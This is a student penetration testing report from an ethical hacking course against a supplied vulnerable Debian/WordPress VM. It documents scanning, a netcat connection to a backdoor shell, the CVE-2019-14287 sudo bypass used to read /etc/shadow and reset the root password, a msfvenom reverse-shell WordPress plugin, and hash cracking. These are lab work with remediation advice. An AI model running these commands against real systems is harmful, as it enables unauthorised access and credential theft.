Department of Forensic Computing and Security

Ethical Hacking and Countermeasures

PwnShop Penetration Testing Report

Conducted by Paul-David Jarvis (s5115232@bournemouth.ac.uk)

Conducted on 12-2019

Table of Contents

1.0 Executive Summary

I discovered plenty of vulnerabilities during my penetration testing. I found several main issues that needed immediate attention. Port 8080 needs to be closed when not in use or secured by added authentication. Accessing r2d2 meant I found plaintext passwords for wordpress which could have fixed by removing it. Because I was able to access the admin dashboard, I was able to gain a meterpreter shell through a malicious plugin. This could have been avoided by removing r2d2's access to the web files. Another security vulnerability was the webserver's 3.2.1 wordpress which was released in 2011 and featured 38 potential vulnerabilities during my wordpress scan. A fix to this is updating to 5.3. I also found that the passwd file was accessible on the uploads, an easy fix is to just simply remove it. A critical vulnerability was the outdated kernel and sudo that allowed me to bypass the need for root authentication and allowed me to change the root's password. This has an easy fix of just updating the software. Both passwords were extremely weak and found in the rockyou collection. Changing both passwords to something stronger would fix this.

2.0 Scanning

2.1 Nmap Scan Results

PwnShop has given us an exact replica of their system in a Virtual Machine for this black-box penetration test contract. Because it's black-box and we were given no other information, my first step was to scan a range of IP addresses on my local network to discover which one is DeathStar. I saw that one of the addresses on my server had ports open running HTTP. I used the command "nmap 192.168.88.0/24". This will change depending on the host. This scan can be seen in figure 1. I then ran another scan of this IP with the flag "-p-" and "-T4" that scans all 65535 ports in case any weren't picked up during the first scan. This is seen in figure 2.



Figure 1.



Figure 2.

I performed my single final nmap scan with the “-A” flag. This will pick up everything possible about the open ports like the versions running on the ports. Nmap returned a lot of useful information. Port 8080 was extremely interesting with its description. I used the command “nmap -T4 -A -p22, 80, 111, 8080, 58311 192.168.88.133” This command scanned the ports I found open. The results can be seen in figure 3 below.



Figure 3.

2.2 Nessus and OpenVas

In addition to using nmap to scan, I used additional tools such as Nessus and Openvas. Both provided me with valuable information that I could use. I used both to effectively scan the host as different scanning tools may be picked up different potential vulnerabilities. Both can be seen in Figures 4 and 5.



Figure 4.

Figure 5.

2.3 Gobuster

My next step was to enumerate as much information I can about the website, webserver and the services it is running, as well as all the directories accessible. I used gobuster which brute force all URLs accessible. I used the command “gobuster dir -u 192.168.88.133 -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-small.txt -x .html,.php,.txt”. “dir” specifies it’s a directory brute force, “-u” specifies the URL, “-w” specifies the wordlist and “-x” specifies the extensions I wanted to search for. Figure 6 shows all the results and directories available and figure 7 is the webpage.



Figure 6.



Figure 7.

2.4 Blind Brute Force

I played around with a few of the directories found trying to exploit them. Wordpress confirms if the default username is admin as shown in figure 8. I tried a few default passwords to access the dashboard. My plan was to use a malicious plugin that would give me a meterpreter shell. The password was changed so I was unable to attack the system this way at that time. I found that the passwd file was uploaded to the uploads page when looking around, this is shown in figure 9.

Figure 8.



Figure 9.

2.5 Backdoor Exploit

I moved onto Port 8080. The version was apparently “backdoor No-auth shell (**BACKDOOR**)”. I then connected using the command “nc 192.168.88.133 8080” and I was able to access and dropped into the user role without a password and user privilege. I spawned a shell using “python -c ‘import pty; pty.spawn(“/bin/bash”)’” this is shown in figure 10.

```
root@kali:~# nc 192.168.88.133 8080
python -c 'import pty; pty.spawn("/bin/bash")'
r2d2@Debian:/$ whoami
whoami
r2d2
r2d2@Debian:/$ ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
r2d2@Debian:/$ id -u r2d2
id -u r2d2
1000
r2d2@Debian:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

Figure 10.

I found some extremely useful information such as what Linux kernel that this Debian system was running by typing “uname -a”. This system was running 3.16.0 and this allowed me to search for exploits that would escalate my privileges by typing “searchsploit Linux 3.16”. I was able to print a list of processes that have root privileges by typing “ps aux | grep root” in case I needed another way to privilege escalate. All this is shown in figures 11, 12 and 13.

```
r2d2@Debian:/$ uname -a
uname -a
Linux Debian 3.16.0-4-amd64 #1 SMP Debian 3.16.39-1+deb8u2 (2017-03-07) x86_64 GNU/Linux
```

Figure 11.

```
root@kali:~# searchsploit Linux 3.16
------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                           |  Path
                                                                         | (/usr/share/exploitdb/)
------------------------------------------------------------------------- ---------------------------------
Gnome Nautilus 3.16 - Denial of Service                                  | exploits/linux/dos/38857.md
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora | exploits/linux_x86-64/local/42275.c
Linux Kernel 2.6.32-642/3.16.0-4 - 'inode' Integer Overflow              | exploits/linux/dos/40819.c
Linux Kernel 3.16.3 - Associative Array Garbage Collection Crash (PoC)   | exploits/linux/dos/36268.c
Linux Kernel < 3.16.1 - 'Remount FUSE' Local Privilege Escalation        | exploits/linux/local/34923.c
Linux Kernel < 3.16.39 (Debian 8 x64) - 'inotfiy' Local Privilege Escala | exploits/linux/local/44302.c
------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Result
```

Figure 12.

```
r2d2@Debian:/$ ps aux | grep root
ps aux | grep root
root          1  0.4  0.9  28644  4684 ?        Ss   14:33   0:00 /sbin/i
root          2  0.0  0.0      0     0 ?        S    14:33   0:00 [kthrea
root          3  0.0  0.0      0     0 ?        S    14:33   0:00 [ksofti
root          4  0.0  0.0      0     0 ?        S    14:33   0:00 [kworke
root          5  0.0  0.0      0     0 ?        S<   14:33   0:00 [kworke
root          6  0.0  0.0      0     0 ?        S    14:33   0:00 [kworke
root          7  0.0  0.0      0     0 ?        S    14:33   0:00 [rcu_sc
root          8  0.0  0.0      0     0 ?        S    14:33   0:00 [rcu_bh
root          9  0.0  0.0      0     0 ?        S    14:33   0:00 [migrat
root         10  0.0  0.0      0     0 ?        S    14:33   0:00 [watchd
root         11  0.0  0.0      0     0 ?        S<   14:33   0:00 [khelpe
root         12  0.0  0.0      0     0 ?        S    14:33   0:00 [kdevtm
root         13  0.0  0.0      0     0 ?        S<   14:33   0:00 [netns]
root         14  0.0  0.0      0     0 ?        S    14:33   0:00 [khungt
root         15  0.0  0.0      0     0 ?        S<   14:33   0:00 [writeb
```

Figure 13.

2.6 WPScan Vulnerable Plugin Enumeration

I went back and looked at WordPress and used WordPress scan to scan for all vulnerable plugins that I might be able to exploit to gain access to admin in WordPress by typing “wpscan --url 192.168.88.133 -e u vp”. I found 38 potential vulnerabilities. The “-e” flag stands for enumerating and the “vp” stands for vulnerable plugins as shown in Figures 14 and 15.

Figure 14.



Figure 15.

3.0 Exploitation

3.1 WP-Admin Authentication

I connected back into port 8080 and began enumerating the SQL database. Researched revealed that the credentials to the SQL database are stored in plain text in the config.php file for WordPress. I found that it was empty, this is shown in figure 16. I immediately began searching the logs for any useful information and searched and found ".mysql_history", as shown in figure 17. I read "GRANT ALL ON wordpress.* TO 'r2d2'@'localhost' IDENTIFIED BY 'blu3b3rry"' and took a long shot and entered "blu3b3rry" into wordpress. I was redirected to the dashboard, this is shown in Figures 18 and 19. I can now publish articles, change the web site's information and install new plugins.



Figure 16.



Figure 17.



Figure 18.



Figure 19

3.2 SSH Authentication

Now that I know the password. I figured that it might have been used multiple times so I used it to log in to the system. This wasn't helpful as I already had a way in but it does show bad practice with having the same password. Figure 20 shows this. I also used these credentials to connect remotely to the ssh server, as shown in figure 21.



Figure 20.



Figure 21.

3.3 Privilege Escalation

Sudo Exploit

I searched for new vulnerabilities and found CVE-2019-14287 and tried it on this machine and it worked. I was able to bypass sudo security policy by specifying the root id like “sudo -u#0” or “sudo -u#-1” and it allowed me to execute root commands. Figure 22 shows “r2d2” id as 1000 and when using this vulnerability it now shows that the user has a 0 id instead of 1000.
Figure 23 shows the PwnShops system’s sudo version and it being vulnerability to this exploit and figure 24 shows the shadow file that I wouldn't have been able to print without the exploit.



Figure 22.



Figure 23.

```
r2d2@Debian:~$ sudo -u#-1 cat /etc/shadow
root:$6$I4SZ8ohl$M4YTUMTy2sfli8ySO2YObXKnxinYE4wARPSXm8B8Mrg464vQXDyOF/1x7pplEqvM1VLuTtFP
sx/:17275:0:99999:7:::
daemon:*:17275:0:99999:7:::
bin:*:17275:0:99999:7:::
sys:*:17275:0:99999:7:::
sync:*:17275:0:99999:7:::
games:*:17275:0:99999:7:::
man:*:17275:0:99999:7:::
lp:*:17275:0:99999:7:::
mail:*:17275:0:99999:7:::
```

Figure 24.

Figure 25 shows me escalating my privileges to root by using the sudo exploit and changing the password for root by typing “sudo -u#-1 passwd root”.

```
r2d2@Debian:~$ sudo -u#-1 passwd root
sudo -u#-1 passwd root
Enter new UNIX password: toor

Retype new UNIX password: toor

passwd: password updated successfully
r2d2@Debian:~$ su
su
Password: toor

root@Debian:/home/r2d2#
```

Figure 25.

Unauthenticated Root Switch

I found that there is a way to get root with a single command. I connected to R2D2 through the SSH and just typed the command “sudo su” and that gave me root. I discovered this why trying to exploit the target using a dirty cow exploit. As seen below.

```
r2d2@Debian:~$ sudo su
root@Debian:/home/r2d2#
```

Figure 25a.

Reverse TCP Shell Through Malicious PHP Plugin

I searched for another way to get root. I returned to wordpress and tried to upload a malicious PHP file that included a generated payload by msfvenom that included a reverse TCP shell on a listener port as shown in figure 26. I used wetw0rk’s script in figure 27 and running this script generated a zip folder that would be uploaded. Wordpress presented a problem as it required access to an FTP server to upload the folder and shown in figure 28. Adding

“define(‘FS_METHOD’, ‘direct’);” to the wordpress config PHP file bypassed this. I didn’t need root or www-data privileges to edit the needed PHP file. It showed an error but was still uploaded and this is shown in figure 29 and 30. I unzipped the malicious zip and moved both the PHP files to the plugins folder. I navigated to “/wp-content/plugins/wetw0rk_maybe.php” and this ran the malicious payload and gave me a meterpreter shell that is seen in figure 31. I can drop into the user “www-data” and from there I can begin to look at ways for privilege escalation.



Figure 26.



Figure 27.

Figure 28.

Figure 29.



Figure 30.



Figure 31.

Root's Hash Cracking

I went back to the file that contains the hashed passwords and tried to crack the root's hash. This wasn't needed due to the sudo exploit. This was just to test the strength of the root's password. I used "John the Ripper" as seen in figure 34 to almost instantly crack the root hash. Shown in figure 33.

